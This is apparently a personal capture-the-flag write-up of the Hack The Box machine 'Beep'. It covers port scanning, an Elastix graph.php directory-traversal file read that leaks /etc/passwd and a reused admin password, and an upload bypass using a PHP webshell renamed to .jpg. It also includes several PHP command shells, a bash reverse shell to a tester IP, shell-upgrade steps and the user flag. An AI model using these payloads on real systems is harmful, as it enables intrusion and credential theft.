320 HTB BEEP

[HTB] Beep

by **Vorkampfer** `https://github.com/vorkampfer`


- **Resources:**

  > 1. **Savitar** `https://htbmachines.github.io/`
  > 2. `https://blackarch.wiki/faq/`
  > 3. `https://blackarch.org/faq.html`
  > 4. **0xdf** `https://0xdf.gitlab.io/2021/02/23/htb-beep.html`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Beep

OS: Linux

Difficulty: Easy

Points: 20

Release: 15 Mar 2017

IP: 10.10.10.7

Synopsis:

```
Even when it was released there were many ways to own Beep. I’ll show five, all of which were possible when this box was released
in 2017. Looking a the timestamps on my notes, I completed Beep in August 2018, so this writeup will be a mix of those plus new
explorations. The box is centered around PBX software. I’ll exploit an LFI, RCE, two different privescs, webmin, credential reuse,
ShellShock, and webshell upload over SMTP. ~0xdf
```

Skill-set:

```
1. Elastix 2.2.0 Exploitation - Local File Inclusion (LFI)
2. Information Leakage
3. Vtiger CRM Exploitation - Abusing File Upload (1st way) [RCE]
4. Shellshock Attack (2nd way) [RCE]
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.7
PING 10.10.10.7 (10.10.10.7) 56(84) bytes of data.
```

```
64 bytes from 10.10.10.7: icmp_seq=1 ttl=63 time=298 ms

2. ▷ whichsystem.py 10.10.10.7
10.10.10.7 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan beep.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4.  ▷ echo $openportz
22,25,80,110,111,143,443,793,993,995,3306,4190,4445,4559,5038,10000
5. ▷ portzscan $openportz beep.htb
6. ▷ jbat beep/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,25,80,110,111,143,443,793,993,995,3306,4190,4445,4559,5038,10000 beep.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh        syn-ack OpenSSH 4.3 (protocol 2.0)
25/tcp    open  smtp       syn-ack Postfix smtpd
80/tcp    open  http       syn-ack Apache httpd 2.2.3
110/tcp   open  pop3       syn-ack Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
111/tcp   open  rpcbind    syn-ack 2 (RPC #100000)
143/tcp   open  imap       syn-ack Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
443/tcp   open  ssl/https? syn-ack
793/tcp   open  status     syn-ack 1 (RPC #100024)
993/tcp   open  ssl/imap   syn-ack Cyrus imapd
995/tcp   open  pop3       syn-ack Cyrus pop3d
3306/tcp  open  mysql      syn-ack MySQL (unauthorized)
4190/tcp  open  sieve      syn-ack Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp? syn-ack
4559/tcp  open  hylafax    syn-ack HylaFAX 4.3.10
5038/tcp  open  asterisk   syn-ack Asterisk Call Manager 1.1
10000/tcp open  http       syn-ack MiniServ 1.570 (Webmin httpd)
```

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 4.3 (protocol 2.0) launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5' and it tells me we are dealing with an Ubuntu Focal Server.
3. openssh (1:8.2p1-4ubuntu0.8) focal-security; urgency=mediumm
```

4. Enumerating the website

```
1. I had to use the Burpsuite browser to pull up https://10.10.10.7
2. Firefox refused to pull up the site. I tried changing the about:config security settings. Still no joy.
3. Google 'what is eslastix'
Elastix is an unified communications server software that brings together IP PBX, email, IM, faxing and collaboration functionality. It has a Web interface and includes capabilities such as a call center software with predictive dialing. The Elastix 2.5 functionality is based on open source projects including Asterisk, FreePBX, HylaFAX, Openfire and Postfix. Those packages offer the PBX, fax, instant messaging and email functions, respectively. Wikipedia
```

5. Searchsploit elastix

```
1. ▷ searchsploit elastix
Exploit    Title                 |      Path
Elastix -  Cross-Site Scripting | php/webapps/38078.py
Elastix -  Cross-Site Scripting Vulnerabilities | php/webapps/38544.txt
Elastix 2.0.2  Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34942.txt
Elastix 2.2.0  'graph.php' Local File Inclusion | php/webapps/37637.pl
Elastix 2.x  Blind SQL Injection | php/webapps/36305.txt
Elastix <  - PHP Code Injection | php/webapps/38091.php
FreePBX 2.10.0  Elastix 2.2.0 - Remote Code Execution | php/webapps/18650.py
2. This one looks interesting 'Elastix 2.2.0  'graph.php' Local File Inclusion | php/webapps/37637.pl'
3. Lets try this directory traversal.
```

6. Directory Traversal and Local File Inclusion using `Elastix graph.php php/webapps/37637`

```
1. https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
2. That conf shows up and now I try the /etc/passwd
3. https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/passwd%00&module=Accounts&action
4. SUCCESS I get the /etc/passwd to reflect on the webpage.
==================================================================

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
spamfilter:x:500:500::/home/spamfilter:/bin/bash
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
fanis:x:501:501::/home/fanis:/bin/bash
Sorry! Attempt to access restricted file
```

Copy and Paste with Kitty

Linux sensitive file paths to `exfiltrate`


7. *Directory traversal continued...*

```
1. I try exfiltrate other sensitive files
2.  proc/sched_debug
3. proc/net/tcp
4. Example >>> You can curl these files for lots of information on processes etc.
▷ curl -s -X GET "http://preprod-marketing.trick.htb/index.php?
page=....//....//....//....//....//....//....//....//....//proc/sched_debug" | grep fail2ban
4. /proc/729/cmdline
5. /var/log/nginx/access.log
6. https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//proc/sched_debug%00&module=Accounts&action
Sorry! Attempt to access restricted file.
7. I was able to exfiltrate the proc/net/tcp file. This file tells me what ports the server has open. These files are in
hexidecimal format so you would have to run the following commands to decode them.
8. ▷ cat proc_tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sponge proc_tmp
9. ▷ echo "03E1
03E3
4E24
0CEA
13AE
006E
11CF
008F
006F
2710
0050
0016
0019
0319
```

```
01BB
115D
105E
AF6D
13AE
01BB
01BB" | sort -u | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0019 ==> 25
[+] Port 0050 ==> 80
[+] Port 006E ==> 110
[+] Port 006F ==> 111
[+] Port 008F ==> 143
[+] Port 01BB ==> 443
[+] Port 0319 ==> 793
[+] Port 03E1 ==> 993
[+] Port 03E3 ==> 995
[+] Port 0CEA ==> 3306
[+] Port 105E ==> 4190
[+] Port 115D ==> 4445
[+] Port 11CF ==> 4559
[+] Port 13AE ==> 5038
[+] Port 2710 ==> 10000
[+] Port 4E24 ==> 20004
[+] Port AF6D ==> 44909
Another way to select only a column of ports is to use kitty. 'CTRL ALT' to select the column of ports you want to copy. 'CTRL SHIFT c' to copy and 'SHIFT insert' to paste anywhere even outside the terminal. Basically better than tmux. See this link below.
https://unix.stackexchange.com/questions/500072/how-do-i-copy-and-paste-with-kitty
I think we find a few extra ports we did not find in our initial nmap scan.
```

8. **Directory and Local File Inclusion aka data exfiltration continued. Lets see what else we can exfiltrate from the server.**

```
I try /var/log/access.log and it is restricted.
Sorry! Attempt to access restricted file.
```



User Name: admin
Password: jEhdIekWmdjE
Color Theme: softed
Language: US English

Lets try to log in.

```
https://10.10.10.7/vtigercrm/
In the original directory traversal there was a file.
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
I think this is the admin password for the above site.
```

```
|   |
|---|
|AMPDBHOST=localhost|
||AMPDBENGINE=mysql|
||# AMPDBNAME=asterisk|
||AMPDBUSER=asteriskuser|
||# AMPDBPASS=amp109|
||AMPDBPASS=jEhdIekWmdjE|
||AMPENGINE=asterisk|
||AMPMGRUSER=admin|
||#AMPMGRPASS=amp111|
||AMPMGRPASS=jEhdIekWmdjE|
5. If you do not see right click and view page source.
6. admin:jEhdIekWmdjE
```

```
“company_details_choose_file_jpg_only 1.png” could not be found.
```

Once inside lets enumerate the site

```
1. https://10.10.10.7/vtigercrm/
2. If you click on >>> settings >>> company details
3. You can change the image logo. There is an edit button.
4. Click edit >>> only accepts .jpg
5. Lets try to abuse this image upload functionality.
```

- #pwn_simple_cmd_php_shells_knowledge_base
- #pwn_cmd_php_shells_knowledge_base
- #pwn_php_cmd_shells_simple_one_liners_reverse_KB

11. Make simple `cmd.php` bash reverse shell `oneliner`

```
1. ~/hackthesocks ᐅ cat /home/shadow42/hackthesocks/breadcrumbs/cmd.php
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
2. ᐅ cat ./fulcrum/pwned.php
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.9/443 0>&1'");
?>
3. ~/hackthesocks ᐅ cat /home/shadow42/hackthesocks/carpediem/shortcode/cmd.php
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
4. ~/hackthesocks ᐅ cat /home/shadow42/hackthesocks/sau/cmd.php
<?php
        system("whoami");
?>
5. ~/hackthesocks ᐅ cat /home/shadow42/hackthesocks/secnotes/cmd.php
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
6. ~/hackthesocks ᐅ cat /home/shadow42/hackthesocks/sniper/cmd.php
<?php
        system($_REQUEST['cmd']);
?>
7. Below is an example of what we need.
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.8/443 0>&1'");
?>
```

Got Shell initial foot-hold

12. Lets upload it.

```
1. https://10.10.10.7/vtigercrm/ >>> login admin:jEhdIekWmdjE >>> upload cmd.php.jpg
2. The reason the Linux target server is going to allow us to upload this malicious .jpg image is because it has the file
extension .jpg. The site even says must have .jpg extension. If you fulfill that criteria then you can have whatever code you want
in there. This is kind of like a lazy admin IDOR, but this happens all the time. As long as humans are touching things there will
be mistakes. Even more mistakes in the coming years with AI. Ai will be full of holes as well.
```

```
3. $ mv cmd.php cmd.php.jpg >>> next upload the file to the above site.
4. Set up a netcat listener
5. sudo nc -nlvp 443
6. SUCCESS, we got shell.
```

13. Upgrade shell and enumerate

```
1. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.7 43894
bash: no job control in this shell
bash-3.2$ whoami
asterisk
```

14. NOTE: when upgrading a shell sometimes you may not be able to do a python tty shell upgrade even if python is installed. So you can do the other option below.

```
1. First, you have to capture the shell using normal netcat. So this does not apply if you are using pwncat or some other
listener.
2. sudo nc -nlvp 443
3. Once you get the shell the first thing to do is the following commands.
4. bash-3.2$ script /dev/null -c bash
5. CTRL + z >>> stty raw -echo; fg
6. reset xterm <<< you will not be able to see it, but just type it anyway. hit enter
Erase set to delete. <<< Got this weird output
Kill set to control-U (^U).
Interrupt set to control-C (^C).
7. bash-3.2$ export TERM=xterm
8. bash-3.2$ export TERM=xterm-256color
9. bash-3.2$ source /etc/skel/.bashrc
10. [asterisk@beep logo]$ stty rows 39 columns 185
11. [asterisk@beep logo]$ export SHELL=/bin/bash
[asterisk@beep logo]$ echo $SHELL
/bin/bash
```

15. Back to enumeration of the box

```
1. [asterisk@beep logo]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:B9:52:37
          inet addr:10.10.10.7
2. Good, we have the ip of the server so that means we are not inside a docker container.
3. I do a sudo -l and there is a laundry list of paths to executable binaries that are being run as root that our user has access
to.
4. [asterisk@beep logo]$ sudo -l
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
```


16. Some how I am able to access `fanis` directory and cat out the `user.txt` file. Weak permissions.

```
1. [asterisk@beep fanis]$ cat user.txt
18f55947ef6a879aa028e2206299fdd7
```

